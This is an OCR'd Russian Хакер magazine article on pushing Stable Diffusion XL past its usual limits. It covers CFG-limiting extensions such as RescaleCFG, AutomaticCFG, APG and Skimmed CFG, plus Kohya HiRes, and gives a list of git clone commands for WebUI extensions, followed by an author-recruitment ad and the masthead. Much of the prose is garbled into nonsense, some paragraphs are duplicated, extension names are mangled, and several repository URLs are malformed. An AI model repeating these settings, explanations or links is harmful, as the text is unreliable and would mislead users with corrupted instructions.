Полезно, чтобы не приходить в ужас от каждого нового сценария, а сразу знать, что ожидать — для этого есть сценарий Wildcards, который позволяет сразу для всего, что нужно, выбирать случайные варианты из заранее подготовленных списков.

```
git clone https://github.com/AUTOMATIC1111/stable-diffusion-webui-wildcards
```

Полезно, чтобы не приходить в ужас от каждого нового сценария, а сразу знать, что ожидать — для этого есть сценарий Wildcards, который позволяет сразу для всего, что нужно, выбирать случайные варианты из заранее подготовленных списков.

```
git clone https://github.com/Physhiks
```

ЗАПРЕТНЫЙ SDXL

Нарушаем правила и расширяем границы возможного при генерации картинок

Олег Щепин
Руководитель
Школы искусственного интеллекта
«Сенсорика»
Telegram: @oleg_shchepin

Для Stable Diffusion XL есть настройки, которые считаются «запретными»: среди дефолтных семплеров, узкий диапазон значений шагов CFG, фиксированные соотношения сторон, ограниченный промпт. Нарушение этих законов часто приводит к артефактам, выгоранию или блеклым результатам. Но что будет, если сознательно игнорировать правила и использовать нестандартные параметры? Спойлер: ничего из этих экспериментов выходит хуже чем полезное.

БОРЬБА С ВЫГОРАНИЕМ

При генерации картинок модели с архитектурой U-Net работают, постепенно удаляя шум и восстанавливая из него детали. Для этого используется два типа подсказок: cond (condition) и uncond (unconditional). Cond отвечает за то, что вы хотите видеть на картинке, а uncond — за то, что вы не хотите видеть (например, artifacts, blurry, ugly, bad anatomy). Сэмплер сравнивает эти два сигнала и, в зависимости от настройки CFG, отклоняется то, что мы не хотим видеть в сгенерированном изображении.

Баланс между предсказанием (cond) и отсутствием (uncond) определяется параметром CFG (Classifier-Free Guidance). Чем выше значение CFG, тем сильнее сэмплер будет «выкручивать» параметры для работы нейросети (веса слоёв U-Net), чтобы максимально приблизить результат к вашему промпту. Это позволяет детально следовать сложному запросу.

Минимальное значение параметра CFG — единица (сэмплер это можно). При таком значении нейросеть игнорирует ваш промпт и рисует что-то случайное, потому что для работы нейросети нужна сигнал-подсказка, даже если cond — это пустая строка. Это полезный детальный эксперимент, чтобы понять, насколько сильно вы «выкручиваете» параметры CFG — единица (сэмплер это можно)

ЗАПРЕТНЫЙ SDXL

ЧАТУ-ДАУН ГРАНИЦЫ И РАСШИРЯЕМ ГРАНИЦЫ ВОЗМОЖНОСТЕЙ ГЕНЕРАЦИИ КАРТИНОК

RescaleCFG

Следующий расширение — RescaleCFG for sdforge — вы будет наверняка просто адаптированная настройка мультиплатформ CFG, а точнее Google. Автор — Comfy Anonymous, который, кстати, сделал ComfyUI, а также ряд других вещей, которые можно посмотреть. Этот алгоритм, в отличие от обычных версий CFG, сам вычисляет, то в результате он выводит по полному типичному графику КДВ, что в результирующем изображении с CFG = 10 и мультиплатформе RescaleCFG = 1.0

Если все нормально и даже более внедрение и использовать CFG = 7 с тем же результирующим, результат получится значительно более естественным

Но основе аналогичным методом реализовывать функции тестов в расширении. Для этого необходимо в файлах расширения в папке tests/ создать файлы с названиями отдельных расширений RescaleCFG, если вы хотите проверять — функциональность внесения.

AutomaticCFG

В расширении AutomaticCFG for sdforge, которое сразу несколько методов ограничения CFG. Simple CFG, Dynamic CFG, Mean Drop, Preset Leader (если как положены пресеты не работают и Phi CFG. Методы расширения — дополнительные настройки sdforge, которые подробнее настроены на соответствующий wiki.

```
git clone https://github.com/hanamizu/sdforge-AutomaticCFG.git
```

В пресетах уже сделан (кроме Simple) настроек множество:

В этом режиме расширение заменяет шкалу CFG таким образом, чтобы при прямом уравнении выдавать значение, полезное на то, которое управляющей модель выдает при CFG = 8 (это лучшее предустановка разработчика, у нас он в пресете в документации. Соответственно, то значение, которое на уровень CFG = 8 при CFG=8, будет значительно как тем поменяется в уровне насыщенности. Для CFG = 7 — в данном случае — уровень насыщенности будет ниже, чем при CFG = 8 — и данный смотрелись, скорее не нужно, или гарантия в спорах регулирования или уравнивания контраста и насыщенности картинки тоже — пожалуй CFG = 8

А теперь — внимание на торте, официальные рекомендации разработчика AutomaticCFG, выжимаемые на самом верху описания расширения — это что и чаще сходит «Как изменит нейрон? В плане Internal CFG?

Mean Drop: уменьшение генерации

В том же самом AutomaticCFG «портрет еще одна вкладка — Mean Drop. Если вы не знаете, что такое Mean Drop, то вкратце — это уменьшение среднего значения пикселя. Если, теоретически, это позволяет добиться на 100% лучшего, сравнив шедевра Argyr. Тоог Step (что краткий мир, на, утверждает разработчик). Фактически ухудшение замеров от нежелательно перемещения, но если делать значение поменьше (включен Hits Tic 1, ед 30 сенсы или шкалы, то, в принципе, ничего страшного. Но, в отличие от Internal CFG, Mean Drop — это сделанное уходит в Большой в конфигурации 1.1 (то же самое) в сильно-сильно-фундаментальные, что одинаково может вдочку — и далеко не всегда, в отличие от Internal CFG, ухудшение. Но, в отличие от Internal CFG, ухудшение в пресете — вещество — вещество значений CFG. Так что это для каждого конкретного результата, результат может «сходить» или разнокаждый, но он отсутствовать будет отличным.

Результат как минимум оригинальный. Стоит попробовать, это и в другие условия.

Mean Drop = 0.05 CFG = 8

INFO

Для фоторы значения CFG совместно с Mean Drop не работает. Пресеты выбирать, как сами как дерево.

APG's view your CFG

Для использования, использования рекомендации встроенное в sdforge рассмотрим 2 данных значения APG's view your CFG' and Guidance Limiter for sdforge. Оно использует множество, описанное и исследование Eliminating Exploding Gradients and Mode Collapse in Diffusion Guidance Models. Автори предлагают, что, в отличие от обычного CFG, APG's view your CFG' позволяет достичь лучшего, требуемых выгоднее изображений при высоких значениях шкалы. Идея в том, что разделить CFG на параллельный и ортогональный компоненты, и, в отличие от обычного CFG, использовать только ортогональный часть — получить. Плюс метод APG sforge Projection Guidance в первом исследовании разработчиков CFG, поскольку использовать повышенные значения шкалы и улучшив качество генерации без замедления.

Сильное значение на генерации (оказывает параметр APG Momentum. С частотой — 0.75 — оно, в отличие от обычного CFG, не «сжигает» картинку, но, наоборот, выжимает на, наоборот, контраст, то качество и цветовая палитра увеличивается при использовании сравнив значений CFG. В обсуждении на Reddit пишут для каждого, что настройки по умолчанию отлично работают с нормальными для каждого значениями шкалы CFG (обычно от 3 до 7). Я предлагаю попробовать, но, в отличие от обычного CFG, APG's view your CFG' позволяет и на высоких по умолчанию по умолчанию APG Momentum — 0.5 и менее тоже поставить высокое.

APG's view your CFG' Eta = 1.0 Momentum = 0.75 CFG = 12

Guidance Limiter

Guidance Limiter

Если вы, как раз, не пожалеете и попробуете с значением CFG

Guidance Limiter = 0.05 CFG = 12

В то же время отрицательные значения APG Momentum на промежутке от 0.25 до -0.75 отлично помогают справиться с выгоранием на высоких значениях CFG.

Оптимальное Momentum до -0.75 уже уже заметный эффект

Момент = 0.75 CFG = 12

Продолжение стр. 2

ЗАПРЕТНЫЙ SDXL

НАРУШАЕМ ПРАВИЛА И РАСШИРЯЕМ ГРАНИЦЫ ВОЗМОЖНОГО ПРИ ГЕНЕРАЦИИ КАРТИНОК

В качестве экспериментов можно попробовать установить ARG Megapixel с значением -1 и ARG = 0 (значение по умолчанию) и Fix:

Результат можно сравнить, экспериментируя значения ARG Megapixel с значением -1 и ARG = 0:

Skimmed CFG

Метод для улучшения расширения Skimmed CFG. Оно чем-то похожее сдвиг шкалы, использующее различные при высоких значениях CFG.

Устанавливаем:


```
git clone https://github.com/Panchovix/sd-webui-forge-Skimmed-CFG.git
```

Это всего протестированное расширение, которое выглядит это сравнимо с тем самым интервалом. Но поверх, для дополнительной способа сделать интересные эффекты от высоких значений шкалы CFG. Нижо — картинка с CFG = 30 и значений интервалов Skimmed CFG = 3:

Это всего протестированное расширение, которое выглядит это сравнимо с тем самым интервалом. Но поверх, для дополнительной способа сделать интересные эффекты от высоких значений шкалы CFG. Нижо — картинка с CFG = 30 и значений интервалов Skimmed CFG = 3:

ВЫСОКОЕ РАЗРЕШЕНИЕ В ОДИН ПРОХОД

Время от времени алгоритм создания картины быстро, сразу в высоком разрешении. Для этого нужно использовать модели, которые обучены на разрешении 512 x 512 (или, чтобы не слишком сильно отличаться, 768 x 768). Но, если вы хотите, чтобы картинка выглядела отличной, нужно генерировать изображение в высоком разрешении, а потом уменьшать его до нужного размера. Есть проблема: SD 1.5 не может большинство моделей обучены на изображениях с одним и тем же разрешением. Поэтому, чтобы сделать изображение в высоком качестве, нужно — есть два пути: генерировать при 1024 x 1024, — можно получить с мусорным изображением. Вот что можно использовать, чтобы этой проблемы, чтобы генерировать:



Поначалу использовать нестандартное для SDXL разрешение 1024 X 1024 — получается мусорное изображение. Но, если использовать Kohya HiRes, сразу один интервалом, получается сносного качества изображение.

Чтобы обойти эту проблему, была разработана технология Kohya. Перед тем, как генерировать, к модели применяется специальный фильтр, который сглаживает карту шумов. Есть проблема: фильтр не умеет работать, задает по порядку, сглаживая сплошь, поэтому можно задать отрабатывает с полным разрешением, регулировать его нельзя. В подсказке также говорится «фильтр», есть дифференциальная версия (дифференциальный, что-то вроде «на глаз»), что фильтр не по порядку или по полному шагу сглаживает регулировать необходимо.

Поначалу такие сложные алгоритмы выглядят, сложными на подсказке по сравнению со расширенным интерфейсом другие версии. Kohya HiRes — это, по сути, дифференциальный фильтр, который сглаживает карту шумов, которая генерируется, а потом уменьшает изображение, которое получается, чтобы с ним можно работать, чтобы с ним можно работать.

Расширение устанавливается обычным способом:

```
git clone https://github.com/Panchovix/sd-webui-forge_latest-hi-res.git
```

После перезапуска интерфейса в интерфейсе появится вкладка HiResAndARG. MSA Kit интерфейс. Активируем галочками расширение, после чего можно через вкладку IMG2IMG Simple Enabled выбираем IMG2IMG Simple и MSA MSA Simple Enabled выбираем MSA Simple. Внизу — не обязательные MSA можно поиграть значения, которые предлагаются, но можно и не трогать. Последнее: IMG2IMG поведение на скриншоте:

Image
Upscaler
Upscaler
Upscaler

ЗАПРЕТНЫЙ SDXL

НАРУШАЕМ ПРАВИЛА И РАСШИРЯЕМ ГРАНИЦЫ ВОЗМОЖНОГО ПРИ ГЕНЕРАЦИИ КАРТИНОК

А ТЕПЕРЬ — ВСЕ В ОДНОМ

Наконец, воспользуемся полученным знанием, чтобы создать несколько картинок в стиле аниме в максимально возможном качестве и разрешении за минимальное время. Генерировать будем сразу в разрешении 1536 × 2048, установив в WebUI соответствующие настройки.

Модель можно выбрать любую свежую модель на основе Pony(или с типом предназначения PDS) на ее учеб, например Pony+Pony+Lora_v1.

В качестве семплера воспользуемся одним из вариантов DPS++. В выборе шагов — 30 шагов, в принципе, 20 шагов тоже подойдут, но 30 шагов лучше соотносит «Не часто — Ты и СПУ». Шедулер — Beta. Шкала CFG Scale подобрал экспериментально, для выбранной модели и настроек CFG = 2.5. Не стесняйтесь, так как мы сразу создаем картинку в полном разрешении. Число шагов установил в 50 (можно) и меньше, но экономится считанные секунды.

Итого: Euler DY CFG++ — Beta, 50 шаги, CFG = 2.5.

Далее — расширения:

- Dynamic Thresholding — настройки по умолчанию;
- FreeUnet/MSW-MSA for reforge — включено, настройки по умолчанию (MsUnet Simple Enabled и MSW-MSA Simple Enabled);
- APG's now your CFG and Guidance Limiter for reforge — включено, настройки по умолчанию (Momentum = 0.5);
- Enable Guidance Limiter — включено, настройки по умолчанию (5,40,0.28).


Для начала — почему так важен выбор семплера. Один и тот же запрос, разные семплеры:

Euler DY CFG++ и Euler SMEA DY CFG++ поясню: можно пользоваться любым

А вот DPM++ 2M DY CFG++ дает совершенно другую картинку, с большей четкостью и избыточной детализацией. Мне пришлось снизить значение CFG до 1.5, чтобы избежать появления шума.

А в следующей паре примеров запрос был целенаправленно идентичный, сравни результат (Euler DY CFG++ и DPM++ 2M DY CFG++ соответственно).

И еще пара примеров с теми же настройками.



Наконец, в качестве демонстрации возможностей модели — два изображения, нарисованные разными авторами.

ВСЕ РАСШИРЕНИЯ В ОДНОМ ФАЙЛЕ

Чтобы проверить все фичи, которые можно запустить, в папке **webui\extensions**, чтобы установить все расширения, перечисленные в этой статье и в Wallpaper:

```
RDM Расширение пользовательского интерфейса
RDM SD-WebUI Tabs Extension
git clone https://github.com/hnmongo0/sd-webui-tabs-extension
RDM Aspect Ratio Selector: выбирать удобно от чего
git clone https://github.com/alisdddbaker/-sd-webui-ar-plus%u
RDM git clone https://github.com/aria1th/sd-webui-ar
RDM WebUI Agent Scheduler
git clone https://github.com/arthmrtarek/sd-webui-agent-scheduler
RDM Config Presets
git clone https://github.com/ljz1995/Config-Presets
RDM Civitai Helper
git clone https://github.com/zixaphir/Stable-Diffusion-Webui-Civitai-Helper
RDM
git clone https://github.com/DominikDoom/a1111-sd-webui-tagcomplete.git
RDM
git clone https://github.com/adiyal/sd-dynamic-prompts.git
RDM Расширение для сегментации и детализации сегментов изображения
git clone https://github.com/Bing-su/adetailer.git
RDM git clone https://github.com/wkpark/subtitler
RDM
git clone https://github.com/pamparamm/sd-perturbed-attention.git
RDM Расширения от разработчика
reforge. Можно устанавливать также или по стандартности
RDM git clone https://github.com/Panchovix/stable-diffusion-webui-reforge.git
RDM Automatic1111 CFG:
git clone https://github.com/Panchovix/reforge-Automatic1111_cfg
RDM Skimmed CFG:
git clone https://github.com/Panchovix/reforge-SkimmedCFG.git
RDM Differential Diffusion:
git clone https://github.com/Panchovix/reforge-Differential%20Diffusion.git
RDM reforge Hidiffusion (Kaiser, Mix-MSWA):
git clone https://github.com/Panchovix/reforge_lambda%20fusion.git

RDM Расширение настроек изображений
RDM Forge Couple:
git clone https://github.com/hako-mikan/sd-webui-forge-couple
git clone https://github.com/hako-mikan/sd-webui-cd-tuner
git clone https://github.com/hako-mikan/sd-webui-cutoff
git clone https://github.com/hako-mikan/sd-webui-prevent-artifact
git clone https://github.com/hnmongo0/sd-webui-vectorizer-c
```

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР

18+

№1 (310)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

yambuto
Бильд-редактор
yambuto@gmail.com

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Иван Андреев, Олег Афонин,
Марк Бруцкий-Стем-
пковский, Алексей Глазков,
Nik Zerof, Юрий Язев

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы о подписке:
lapina@glc.ru

Вопросы о материалах:
support@glc.ru

Учредитель: ИП Яковлева Анна Вадимовна ИНН 503806735948 ОГРН/ОГРНИП 320508100264021. Адрес: 141271, Россия, Московская область, Пушкино, мкр Софрино-1, дом 28, квартира 58. Телефон: +7(980)4591655. Зарегистрировано Федеральной службой по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ЭЛ № ФС 77 – 73894 от 12.10.2018 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@glc.ru.

© Журнал «Хакер», РФ, 2024